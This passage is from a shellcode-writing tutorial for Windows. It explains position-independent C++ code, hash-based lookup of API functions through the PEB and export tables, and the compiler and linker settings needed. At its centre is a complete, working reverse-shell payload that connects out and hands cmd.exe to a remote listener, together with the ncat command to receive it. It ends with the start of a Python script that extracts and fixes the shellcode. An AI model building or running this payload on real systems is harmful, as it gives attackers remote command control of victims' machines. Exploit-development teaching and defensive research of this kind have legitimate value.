00191002 FF 15 90 20 19 00  call     dword ptr ds:[192090h]
```

The location 192090h contains the address of the function.

If we want to call a function imported from a library, we must do so directly, without relying on import tables and the Windows loader.

Another problem is that the new operator probably requires some kind of initialization performed by the runtime component of the C/C++ language. We don't want to include all that in our shellcode.

We can't use global variables either:

C++

```
int x;

int main() {
  x = 12;
}
```

The assignment above (if not optimized out), produces

```
008E1C7E C7 05 30 91 8E 00 0C 00 00 00 mov        dword ptr ds:[8E9130h],0Ch
```

where 8E9130h is the absolute address of the variable x.

Strings pose a problem. If we write

C++

```
char str[] = "I'm a string";
printf(str);
```

the string will be put into the section .rdata of the executable and will be referenced with an absolute address. You must not use printf in your shellcode: this is just an example to see how str is referenced. Here's the asm code:

```
00A71006 8D 45 F0            lea        eax,[str]
00A71009 56                  push       esi
00A7100A 57                  push       edi
00A7100B BE 00 21 A7 00      mov        esi,0A72100h
00A71010 8D 7D F0            lea        edi,[str]
00A71013 50                  push       eax
00A71014 A5                  movs       dword ptr es:[edi],dword ptr [esi]
00A71015 A5                  movs       dword ptr es:[edi],dword ptr [esi]
00A71016 A5                  movs       dword ptr es:[edi],dword ptr [esi]
00A71017 A4                  movs       byte ptr es:[edi],byte ptr [esi]
00A71018 FF 15 90 20 A7 00   call       dword ptr ds:[0A72090h]
```

As you can see, the string, located at the address A72100h in the .rdata section, is copied onto the stack (str points to the stack) through movsd and movsb. Note that A72100h is an absolute address. This code is definitely not position independent.

If we write

C++

```
char *str = "I'm a string";
printf(str);
```

the string is still put into the .rdata section, but it's not copied onto the stack:

```
00A31000 68 00 21 A3 00       push        0A32100h
00A31005 FF 15 90 20 A3 00    call        dword ptr ds:[0A32090h]
```

The absolute position of the string in .rdata is A32100h.
How can we makes this code position independent?
The simpler (partial) solution is rather cumbersome:

C++

```
char str[] = { 'I', '\'', 'm', ' ', 'a', ' ', 's', 't', 'r', 'i', 'n', 'g', '\0' };
printf(str);
```

Here's the asm code:

```
012E1006 8D 45 F0             lea         eax,[str]
012E1009 C7 45 F0 49 27 6D 20 mov         dword ptr [str],206D2749h
012E1010 50                   push        eax
012E1011 C7 45 F4 61 20 73 74 mov         dword ptr [ebp-0Ch],74732061h
012E1018 C7 45 F8 72 69 6E 67 mov         dword ptr [ebp-8],676E6972h
012E101F C6 45 FC 00          mov         byte ptr [ebp-4],0
012E1023 FF 15 90 20 2E 01    call        dword ptr ds:[12E2090h]
```

Except for the call to printf, this code is position independent because portions of the string are coded directly in the source operands of the mov instructions. Once the string has been built on the stack, it can be used.

Unfortunately, when the string is longer, this method doesn't work anymore. In fact, the code

C++

```
char str[] = { 'I', '\'', 'm', ' ', 'a', ' ', 'v', 'e', 'r', 'y', ' ', 'l', 'o', 'n', 'g', ' ', 's', 't', 'r', 'i', 'n', 'g', '\0' };
printf(str);
```

produces

```
013E1006 66 0F 6F 05 00 21 3E 01 movdqa      xmm0,xmmword ptr ds:[13E2100h]
```

```
013E100E 8D 45 E8             lea         eax,[str]
013E1011 50                   push        eax
013E1012 F3 0F 7F 45 E8       movdqu      xmmword ptr [str],xmm0
013E1017 C7 45 F8 73 74 72 69 mov         dword ptr [ebp-8],69727473h
013E101E 66 C7 45 FC 6E 67    mov         word ptr [ebp-4],676Eh
013E1024 C6 45 FE 00          mov         byte ptr [ebp-2],0
013E1028 FF 15 90 20 3E 01    call        dword ptr ds:[13E2090h]
```

As you can see, part of the string is located in the .rdata section at the address 13E2100h, while other parts of the string are encoded in the source operands of the mov instructions like before.

The solution I came up with is to allow code like

C++

```cpp
char *str = "I'm a very long string";
```

and fix the shellcode with a Python script. That script needs to extract the referenced strings from the .rdata section, put them into the shellcode and fix the relocations. We'll see how soon.

Don't call Windows API directly

We can't write

C++

```cpp
WaitForSingleObject(procInfo.hProcess, INFINITE);
```

in our C/C++ code because "WaitForSingleObject" needs to be imported from kernel32.dll.

The process of importing a function from a library is rather complex. In a nutshell, the PE file contains an import table and an import address table (IAT). The import table contains information about which functions to import from which libraries. The IAT is compiled by the Windows loader when the executable is loaded and contains the addresses of the imported functions. The code of the executable call the imported functions with a level of indirection. For example:

```
001D100B FF 15 94 20 1D 00    call        dword ptr ds:[1D2094h]
```

The address 1D2094h is the location of the entry (in the IAT) which contains the address of the function MessageBoxA. This level of indirection is useful because the call above doesn't need to be fixed (unless the executable is relocated). The only thing the Windows loader needs to fix is the dword at 1D2094h, which is the address of the MessageBoxA function.

The solution is to get the addresses of the Windows functions directly from the in-memory data structures of Windows. We'll see how this is done later.

Install VS 2013 CTP

First of all, download the Visual C++ Compiler November 2013 CTP from here and install it.

Create a New Project

Go to File→New→Project…, select Installed→Templates→Visual C++→Win32→Win32 Console Application, choose a name for the project (I chose shellcode) and hit OK.

Go to Project→<project name> properties and a new dialog will appear. Apply the changes to all configurations (Release and Debug) by setting Configuration (top left of the dialog) to All Configurations. Then, expand Configuration Properties and under General modify Platform Toolset so that it says Visual C++ Compiler Nov 2013 CTP (CTP_Nov2013). This way you'll be able to use some features of C++11 and C++14 like static_assert.

Example of Shellcode

Here's the code for a simple reverse shell (definition). Add a file named shellcode.cpp to the project and copy this code in it. Don't try to understand all the code right now. We'll discuss it at length.

C++

```
// Simple reverse shell shellcode by Massimiliano Tomassoli (2015)
// NOTE: Compiled on Visual Studio 2013 + "Visual C++ Compiler November 2013 CTP".

#include <WinSock2.h>               // must preceed #include <windows.h>
#include <WS2tcpip.h>
#include <windows.h>
#include <winnt.h>
#include <winternl.h>
#include <stddef.h>
#include <stdio.h>

#define htons(A) ((((WORD)(A) & 0xff00) >> 8) | (((WORD)(A) & 0x00ff) << 8))

_inline PEB *getPEB() {
    PEB *p;
    __asm {
        mov     eax, fs:[30h]
        mov     p, eax
    }
    return p;
}

DWORD getHash(const char *str) {
    DWORD h = 0;
    while (*str) {
        h = (h >> 13) | (h << (32 - 13));       // ROR h, 13
        h += *str >= 'a' ? *str - 32 : *str;    // convert the character to uppercase
        str++;
    }
    return h;
}
```

```
DWORD getFunctionHash(const char *moduleName, const char *functionName) {
    return getHash(moduleName) + getHash(functionName);
}

LDR_DATA_TABLE_ENTRY *getDataTableEntry(const LIST_ENTRY *ptr) {
    int list_entry_offset = offsetof(LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);
    return (LDR_DATA_TABLE_ENTRY *)((BYTE *)ptr - list_entry_offset);
}

// NOTE: This function doesn't work with forwarders. For instance, kernel32.ExitThread forwards to
//       ntdll.RtlExitUserThread. The solution is to follow the forwards manually.
PVOID getProcAddrByHash(DWORD hash) {
    PEB *peb = getPEB();
    LIST_ENTRY *first = peb->Ldr->InMemoryOrderModuleList.Flink;
    LIST_ENTRY *ptr = first;
    do {                            // for each module
        LDR_DATA_TABLE_ENTRY *dte = getDataTableEntry(ptr);
        ptr = ptr->Flink;

        BYTE *baseAddress = (BYTE *)dte->DllBase;
        if (!baseAddress)           // invalid module(???)
            continue;
        IMAGE_DOS_HEADER *dosHeader = (IMAGE_DOS_HEADER *)baseAddress;
        IMAGE_NT_HEADERS *ntHeaders = (IMAGE_NT_HEADERS *)(baseAddress + dosHeader->e_lfanew);
        DWORD iedRVA = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
        if (!iedRVA)                // Export Directory not present
            continue;
        IMAGE_EXPORT_DIRECTORY *ied = (IMAGE_EXPORT_DIRECTORY *)(baseAddress + iedRVA);
        char *moduleName = (char *)(baseAddress + ied->Name);
        DWORD moduleHash = getHash(moduleName);

        // The arrays pointed to by AddressOfNames and AddressOfNameOrdinals run in parallel, i.e. the i-th
        // element of both arrays refer to the same function. The first array specifies the name whereas
        // the second the ordinal. This ordinal can then be used as an index in the array pointed to by
        // AddressOfFunctions to find the entry point of the function.
        DWORD *nameRVAs = (DWORD *)(baseAddress + ied->AddressOfNames);
        for (DWORD i = 0; i < ied->NumberOfNames; ++i) {
            char *functionName = (char *)(baseAddress + nameRVAs[i]);
            if (hash == moduleHash + getHash(functionName)) {
                WORD ordinal = ((WORD *)(baseAddress + ied->AddressOfNameOrdinals))[i];
                DWORD functionRVA = ((DWORD *)(baseAddress + ied->AddressOfFunctions))[ordinal];
                return baseAddress + functionRVA;
            }
        }
    } while (ptr != first);

    return NULL;            // address not found
}

#define HASH_LoadLibraryA          0xf8b7108d
#define HASH_WSAStartup            0x2ddcd540
#define HASH_WSACleanup            0x0b9d13bc
#define HASH_WSASocketA            0x9fd4f16f
#define HASH_WSAConnect            0xa50da182
#define HASH_CreateProcessA        0x231cbe70
```

```
#define HASH_inet_ntoa             0x1b73fed1
#define HASH_inet_addr             0x011bfae2
#define HASH_getaddrinfo           0xdc2953c9
#define HASH_getnameinfo           0x5c1c856e
#define HASH_ExitThread            0x4b3153e0
#define HASH_WaitForSingleObject   0xca8e9498

#define DefineFuncPtr(name)     decltype(name) *My_##name = (decltype(name) *)getProcAddrByHash(HASH_##name)

int entryPoint() {
//  printf("0x%08x\n", getFunctionHash("kernel32.dll", "WaitForSingleObject"));
//  return 0;

    // NOTE: we should call WSACleanup() and freeaddrinfo() (after getaddrinfo()), but
    //       they're not strictly needed.

    DefineFuncPtr(LoadLibraryA);

    My_LoadLibraryA("ws2_32.dll");

    DefineFuncPtr(WSAStartup);
    DefineFuncPtr(WSASocketA);
    DefineFuncPtr(WSAConnect);
    DefineFuncPtr(CreateProcessA);
    DefineFuncPtr(inet_ntoa);
    DefineFuncPtr(inet_addr);
    DefineFuncPtr(getaddrinfo);
    DefineFuncPtr(getnameinfo);
    DefineFuncPtr(ExitThread);
    DefineFuncPtr(WaitForSingleObject);

    const char *hostName = "127.0.0.1";
    const int hostPort = 123;

    WSADATA wsaData;

    if (My_WSAStartup(MAKEWORD(2, 2), &wsaData))
        goto __end;         // error
    SOCKET sock = My_WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
    if (sock == INVALID_SOCKET)
        goto __end;

    addrinfo *result;
    if (My_getaddrinfo(hostName, NULL, NULL, &result))
        goto __end;
    char ip_addr[16];
    My_getnameinfo(result->ai_addr, result->ai_addrlen, ip_addr, sizeof(ip_addr), NULL, 0, NI_NUMERICHOST);

    SOCKADDR_IN remoteAddr;
    remoteAddr.sin_family = AF_INET;
    remoteAddr.sin_port = htons(hostPort);
    remoteAddr.sin_addr.s_addr = My_inet_addr(ip_addr);

    if (My_WSAConnect(sock, (SOCKADDR *)&remoteAddr, sizeof(remoteAddr), NULL, NULL, NULL, NULL))
        goto __end;
```

```
    STARTUPINFOA sInfo;
    PROCESS_INFORMATION procInfo;
    SecureZeroMemory(&sInfo, sizeof(sInfo));        // avoids a call to _memset
    sInfo.cb = sizeof(sInfo);
    sInfo.dwFlags = STARTF_USESTDHANDLES;
    sInfo.hStdInput = sInfo.hStdOutput = sInfo.hStdError = (HANDLE)sock;
    My_CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sInfo, &procInfo);

    // Waits for the process to finish.
    My_WaitForSingleObject(procInfo.hProcess, INFINITE);

__end:
    My_ExitThread(0);

    return 0;
}

int main() {
    return entryPoint();
}
```

Compiler Configuration

Go to Project→<project name> properties, expand Configuration Properties and then C/C++. Apply the changes to the Release Configuration.

Here are the settings you need to change:

- General:
    - SDL Checks: No (/sdl-)
      Maybe this is not needed, but I disabled them anyway.
- Optimization:
    - Optimization: Minimize Size (/O1)
      This is very important! We want a shellcode as small as possible.
    - Inline Function Expansion: Only __inline (/Ob1)
      If a function A calls a function B and B is inlined, then the call to B is replaced with the code of B itself. With this setting we tell VS 2013 to inline only functions decorated with _inline.
      This is critical! main() just calls the entryPoint function of our shellcode. If the entryPoint function is short, it might be inlined into main(). This would be disastrous because main() wouldn't indicate the end of our shellcode anymore (in fact, it would contain part of it). We'll see why this is important later.
    - Enable Intrinsic Functions: Yes (/Oi)
      I don't know if this should be disabled.
    - Favor Size Or Speed: Favor small code (/Os)
    - Whole Program Optimization: Yes (/GL)
- Code Generation:
    - Security Check: Disable Security Check (/GS-)
      We don't need any security checks!
    - Enable Function-Level linking: Yes (/Gy)

Linker Configuration

Go to Project→<project name> properties, expand Configuration Properties and then Linker. Apply the changes to the Release Configuration. Here are the settings you need to change:

- General:
  - Enable Incremental Linking: No (/INCREMENTAL:NO)
- Debugging:
  - Generate Map File: Yes (/MAP)
    Tells the linker to generate a map file containing the structure of the EXE.
  - Map File Name: mapfile
    This is the name of the map file. Choose whatever name you like.
- Optimization:
  - References: Yes (/OPT:REF)
    This is very important to generate a small shellcode because eliminates functions and data that are never referenced by the code.
  - Enable COMDAT Folding: Yes (/OPT:ICF)
  - Function Order: function_order.txt
    This reads a file called function_order.txt which specifies the order in which the functions must appear in the code section. We want the function entryPoint to be the first function in the code section so my function_order.txt contains just a single line with the word ?entryPoint@@YAHXZ. You can find the names of the functions in the map file.

getProcAddrByHash

This function returns the address of a function exported by a module (.exe or .dll) present in memory, given the hash associated with the module and the function. It's certainly possible to find functions by name, but that would waste considerable space because those names should be included in the shellcode. On the other hand, a hash is only 4 bytes. Since we don't use two hashes (one for the module and the other for the function), getProcAddrByHash needs to consider all the modules loaded in memory.

The hash for MessageBoxA, exported by user32.dll, can be computed as follows:

C++

```cpp
DWORD hash = getFunctionHash("user32.dll", "MessageBoxA");
```

where hash is the sum of getHash("user32.dll") and getHash("MessageBoxA"). The implementation of getHash is very simple:

C++

```cpp
DWORD getHash(const char *str) {
   DWORD h = 0;
   while (*str) {
      h = (h >> 13) | (h << (32 - 13));       // ROR h, 13
      h += *str >= 'a' ? *str - 32 : *str;    // convert the character to uppercase
      str++;
   }
```

```
    return h;
}
```

As you can see, the hash is case-insensitive. This is important because in some versions of Windows the names in memory are all uppercase.

First, getProcAddrByHash gets the address of the TEB (Thread Environment Block):

C++

```
PEB *peb = getPEB();
```

where

C++

```
_inline PEB *getPEB() {
    PEB *p;
    __asm {
        mov     eax, fs:[30h]
        mov     p, eax
    }
    return p;
}
```

The selector fs is associated with a segment which starts at the address of the TEB. At offset 30h, the TEB contains a pointer to the PEB (Process Environment Block). We can see this in WinDbg:

```
0:000> dt _TEB @$teb
ntdll!_TEB
+0x000 NtTib            : _NT_TIB
+0x01c EnvironmentPointer : (null)
+0x020 ClientId         : _CLIENT_ID
+0x028 ActiveRpcHandle  : (null)
+0x02c ThreadLocalStoragePointer : 0x7efdd02c Void
+0x030 ProcessEnvironmentBlock : 0x7efde000 _PEB
+0x034 LastErrorValue   : 0
+0x038 CountOfOwnedCriticalSections : 0
+0x03c CsrClientThread  : (null)
<snip>
```

The PEB, as the name implies, is associated with the current process and contains, among other things, information about the modules loaded into the process address space.

Here's getProcAddrByHash again:

C++

```
PVOID getProcAddrByHash(DWORD hash) {
    PEB *peb = getPEB();
    LIST_ENTRY *first = peb->Ldr->InMemoryOrderModuleList.Flink;
    LIST_ENTRY *ptr = first;
    do {                            // for each module
        LDR_DATA_TABLE_ENTRY *dte = getDataTableEntry(ptr);
        ptr = ptr->Flink;
        .
        .
        .
    } while (ptr != first);

    return NULL;            // address not found
}
```

Here's part of the PEB:

```
0:000> dt _PEB @$peb
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0x8 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsLegacyProcess  : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y1
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 SpareBits        : 0y000
   +0x004 Mutant           : 0xffffffff Void
   +0x008 ImageBaseAddress : 0x00060000 Void
   +0x00c Ldr              : 0x76fd0200 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00681718 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : (null)
   +0x018 ProcessHeap      : 0x00680000 Void
   <snip>
```

At offset 0Ch, there is a field called Ldr which points to a PEB_LDR_DATA data structure. Let's see that in WinDbg:

```
0:000> dt _PEB_LDR_DATA 0x76fd0200
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x30
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x683080 - 0x6862c0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x683088 - 0x6862c8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x683120 - 0x6862d0 ]
   +0x024 EntryInProgress  : (null)
   +0x028 ShutdownInProgress : 0 ''
   +0x02c ShutdownThreadId : (null)
```

InMemoryOrderModuleList is a doubly-linked list of LDR_DATA_TABLE_ENTRY structures associated with the modules loaded in the current process's address space. To be precise, InMemoryOrderModuleList is a LIST_ENTRY, which contains two fields:

```
0:000> dt _LIST_ENTRY
ntdll!_LIST_ENTRY
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```

Flink means forward link and Blink backward link. Flink points to the LDR_DATA_TABLE_ENTRY of the first module. Well, not exactly: Flink points to a LIST_ENTRY structure contained in the structure LDR_DATA_TABLE_ENTRY.

Let's see how LDR_DATA_TABLE_ENTRY is defined:

```
0:000> dt _LDR_DATA_TABLE_ENTRY
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x008 InMemoryOrderLinks : _LIST_ENTRY
   +0x010 InInitializationOrderLinks : _LIST_ENTRY
   +0x018 DllBase          : Ptr32 Void
   +0x01c EntryPoint       : Ptr32 Void
   +0x020 SizeOfImage      : Uint4B
```

```
  +0x024 FullDllName      : _UNICODE_STRING
  +0x02c BaseDllName      : _UNICODE_STRING
  +0x034 Flags            : Uint4B
  +0x038 LoadCount        : Uint2B
  +0x03a TlsIndex         : Uint2B
  +0x03c HashLinks        : _LIST_ENTRY
  +0x03c SectionPointer   : Ptr32 Void
  +0x040 CheckSum         : Uint4B
  +0x044 TimeDateStamp    : Uint4B
  +0x044 LoadedImports    : Ptr32 Void
  +0x048 EntryPointActivationContext : Ptr32 _ACTIVATION_CONTEXT
  +0x04c PatchInformation : Ptr32 Void
  +0x050 ForwarderLinks   : _LIST_ENTRY
  +0x058 ServiceTagLinks  : _LIST_ENTRY
  +0x060 StaticLinks      : _LIST_ENTRY
  +0x068 ContextInformation : Ptr32 Void
  +0x06c OriginalBase     : Uint4B
  +0x070 LoadTime         : _LARGE_INTEGER
```

InMemoryOrderModuleList.Flink points to _LDR_DATA_TABLE_ENTRY.InMemoryOrderLinks which is at offset 8, so we must subtract 8 to get the address of _LDR_DATA_TABLE_ENTRY.

First, let's get the Flink pointer:

```
+0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x683080 - 0x6862c0 ]
```

Its value is 0x683080, so the _LDR_DATA_TABLE_ENTRY structure is at address 0x683080 – 8 = 0x683078:

```
0:000> dt _LDR_DATA_TABLE_ENTRY 683078
ntdll!_LDR_DATA_TABLE_ENTRY
  +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x359469e5 - 0x1800eeb1 ]
  +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x683110 - 0x76fd020c ]
  +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x683118 - 0x76fd0214 ]
  +0x018 DllBase          : (null)
  +0x01c EntryPoint       : (null)
```

```
+0x020 SizeOfImage      : 0x60000
+0x024 FullDllName      : _UNICODE_STRING "翟m콩□엘□膪n???"
+0x02c BaseDllName      : _UNICODE_STRING "C:\Windows\SysWOW64\calc.exe"
+0x034 Flags            : 0x120010
+0x038 LoadCount        : 0x2034
+0x03a TlsIndex         : 0x68
+0x03c HashLinks        : _LIST_ENTRY [ 0x4000 - 0xffff ]
+0x03c SectionPointer   : 0x00004000 Void
+0x040 CheckSum         : 0xffff
+0x044 TimeDateStamp    : 0x6841b4
+0x044 LoadedImports    : 0x006841b4 Void
+0x048 EntryPointActivationContext : 0x76fd4908 _ACTIVATION_CONTEXT
+0x04c PatchInformation : 0x4ce7979d Void
+0x050 ForwarderLinks   : _LIST_ENTRY [ 0x0 - 0x0 ]
+0x058 ServiceTagLinks  : _LIST_ENTRY [ 0x6830d0 - 0x6830d0 ]
+0x060 StaticLinks      : _LIST_ENTRY [ 0x6830d8 - 0x6830d8 ]
+0x068 ContextInformation : 0x00686418 Void
+0x06c OriginalBase     : 0x6851a8
+0x070 LoadTime         : _LARGE_INTEGER 0x76f0c9d0
```

As you can see, I'm debugging calc.exe in WinDbg! That's right: the first module is the executable itself. The important field is DLLBase (c). Given the base address of the module, we can analyze the PE file loaded in memory and get all kinds of information, like the addresses of the exported functions.

That's exactly what we do in getProcAddrByHash:

C++

```
.
.
.
BYTE *baseAddress = (BYTE *)dte->DllBase;
if (!baseAddress)          // invalid module(???)
    continue;
IMAGE_DOS_HEADER *dosHeader = (IMAGE_DOS_HEADER *)baseAddress;
IMAGE_NT_HEADERS *ntHeaders = (IMAGE_NT_HEADERS *)(baseAddress + dosHeader->e_lfanew);
DWORD iedRVA = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
if (!iedRVA)               // Export Directory not present
    continue;
IMAGE_EXPORT_DIRECTORY *ied = (IMAGE_EXPORT_DIRECTORY *)(baseAddress + iedRVA);
char *moduleName = (char *)(baseAddress + ied->Name);
```

```
    DWORD moduleHash = getHash(moduleName);

    // The arrays pointed to by AddressOfNames and AddressOfNameOrdinals run in parallel, i.e. the i-th
    // element of both arrays refer to the same function. The first array specifies the name whereas
    // the second the ordinal. This ordinal can then be used as an index in the array pointed to by
    // AddressOfFunctions to find the entry point of the function.
    DWORD *nameRVAs = (DWORD *)(baseAddress + ied->AddressOfNames);
    for (DWORD i = 0; i < ied->NumberOfNames; ++i) {
        char *functionName = (char *)(baseAddress + nameRVAs[i]);
        if (hash == moduleHash + getHash(functionName)) {
            WORD ordinal = ((WORD *)(baseAddress + ied->AddressOfNameOrdinals))[i];
            DWORD functionRVA = ((DWORD *)(baseAddress + ied->AddressOfFunctions))[ordinal];
            return baseAddress + functionRVA;
        }
    }
    .
    .
```

To understand this piece of code you'll need to have a look at the PE file format specification. I won't go into too many details. One important thing you should know is that many (if not all) the addresses in the PE file structures are RVA (Relative Virtual Addresses), i.e. addresses relative to the base address of the PE module (DllBase). For example, if the RVA is 100h and DllBase is 400000h, then the RVA points to data at the address 400000h + 100h = 400100h.

The module starts with the so called DOS_HEADER which contains a RVA (e_lfanew) to the NT_HEADERS which are the FILE_HEADER and the OPTIONAL_HEADER. The OPTIONAL_HEADER contains an array called DataDirectory which points to various "directories" of the PE module. We are interested in the Export Directory.
The C structure associated with the Export Directory is defined as follows:

C++


```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

The field Name is a RVA to a string containing the name of the module. Then there are 5 important fields:

- NumberOfFunctions:
  number of elements in AddressOfFunctions.

- NumberOfNames:
  number of elements in AddressOfNames.
- AddressOfFunctions:
  RVA to an array of RVAs (DWORDs) to the entrypoints of the exported functions.
- AddressOfNames:
  RVA to an array of RVAs (DWORDs) to the names of the exported functions.
- AddressOfNameOrdinals:
  RVA to an array of ordinals (WORDs) associated with the exported functions.

As the comments in the C/C++ code say, the arrays pointed to by AddressOfNames and AddressOfNameOrdinals run in parallel:



While the first two arrays run in parallel, the third doesn't and the ordinals taken from AddressOfNameOrdinals are indices in the array AddressOfFunctions.

So the idea is to first find the right name in AddressOfNames, then get the corresponding ordinal in AddressOfNameOrdinals (at the same position) and finally use the ordinal as index in AddressOfFunctions to get the RVA of the corresponding exported function.

DefineFuncPtr

DefineFuncPtr is a handy macro which helps define a pointer to an imported function. Here's an example:

C++

```
#define HASH_WSAStartup          0x2ddcd540

#define DefineFuncPtr(name)      decltype(name) *My_##name = (decltype(name) *)getProcAddrByHash(HASH_##name)

DefineFuncPtr(WSAStartup);
```

WSAStartup is a function imported from ws2_32.dll, so HASH_WSAStartup is computed this way:

C++

```
DWORD hash = getFunctionHash("ws2_32.dll", "WSAStartup");
```

When the macro is expanded,

C++

```
DefineFuncPtr(WSAStartup);
```

becomes

C++

```
decltype(WSAStartup) *My_WSAStartup = (decltype(WSAStartup) *)getProcAddrByHash(HASH_WSAStartup)
```

where decltype(WSAStartup) is the type of the function WSAStartup. This way we don't need to redefine the function prototype. Note that decltype was introduced in C++11.

Now we can call WSAStartup through My_WSAStartup and intellisense will work perfectly.

Note that before importing a function from a module, we need to make sure that that module is already loaded in memory. While kernel32.dll and ntdll.dll are always present (lucky for us), we can't assume that other modules are. The easiest way to load a module is to use LoadLibrary:

C++

```
  DefineFuncPtr(LoadLibraryA);
  My_LoadLibraryA("ws2_32.dll");
```

This works because LoadLibrary is imported from kernel32.dll that, as we said, is always present in memory.

We could also import GetProcAddress and use it to get the address of all the other function we need, but that would be wasteful because we would need to include the full names of the functions in the shellcode.

entryPoint

entryPoint is obviously the entry point of our shellcode and implements the reverse shell. First, we import all the functions we need and then we use them. The details are not important and I must say that the winsock API are very cumbersome to use.

In a nutshell:

1. we create a socket,
2. connect the socket to 127.0.0.1:123,
3. create a process by executing cmd.exe,
4. attach the socket to the standard input, output and error of the process,
5. wait for the process to terminate,
6. when the process has ended, we terminate the current thread.

Point 3 and 4 are performed at the same time with a call to CreateProcess. Thanks to 4), the attacker can listen on port 123 for a connection and then, once connected, can interact with cmd.exe running on the remote machine through the socket, i.e. the TCP connection.

To try this out, install ncat (download), run cmd.exe and at the prompt enter

```
ncat -lvp 123
```

This will start listening on port 123.
Then, back in Visual Studio 2013, select Release, build the project and run it.

Go back to ncat and you should see something like the following:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Kiuhnm>ncat -lvp 123
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::123
Ncat: Listening on 0.0.0.0:123
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:4409.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Kiuhnm\documents\visual studio 2013\Projects\shellcode\shellcode>
```

Now you can type whatever command you want. To exit, type exit.

main

Thanks to the linker option

Function Order: function_order.txt

where the first and only line of function_order.txt is ?entryPoint@@YAHXZ, the function entryPoint will be positioned first in our shellcode. This is what we want.

It seems that the linker honors the order of the functions in the source code, so we could have put entryPoint before any other function, but I didn't want to mess things up. The main function comes last in the source code so it's linked at the end of our shellcode. This allows us to tell where the shellcode ends. We'll see how in a moment when we talk about the map file.

Python script

Introduction

Now that the executable containing our shellcode is ready, we need a way to extract and fix the shellcode. This won't be easy. I wrote a Python script that

1. extracts the shellcode
2. handles the relocations for the strings
3. fixes the shellcode by removing null bytes

By the way, you can use whatever you like, but I like and use PyCharm (download).

The script weighs only 392 LOC, but it's a little tricky so I'll explain it in detail.

Here's the code:

Python

```python
# Shellcode extractor by Massimiliano Tomassoli (2015)

import sys
import os
import datetime
import pefile

author = 'Massimiliano Tomassoli'
year = datetime.date.today().year


def dword_to_bytes(value):
    return [value & 0xff, (value >> 8) & 0xff, (value >> 16) & 0xff, (value >> 24) & 0xff]


def bytes_to_dword(bytes):
    return (bytes[0] & 0xff) | ((bytes[1] & 0xff) << 8) | \
           ((bytes[2] & 0xff) << 16) | ((bytes[3] & 0xff) << 24)


def get_cstring(data, offset):
    '''
    Extracts a C string (i.e. null-terminated string) from data starting from offset.
    '''
    pos = data.find('\0', offset)
    if pos == -1:
        return None
    return data[offset:pos+1]


def get_shellcode_len(map_file):
    '''
    Gets the length of the shellcode by analyzing map_file (map produced by VS 2013)
    '''
```

```
    try:
        with open(map_file, 'r') as f:
            lib_object = None
            shellcode_len = None
            for line in f:
                parts = line.split()
                if lib_object is not None:
                    if parts[-1] == lib_object:
                        raise Exception('_main is not the last function of %s' % lib_object)
                    else:
                        break
                elif (len(parts) > 2 and parts[1] == '_main'):
                    # Format:
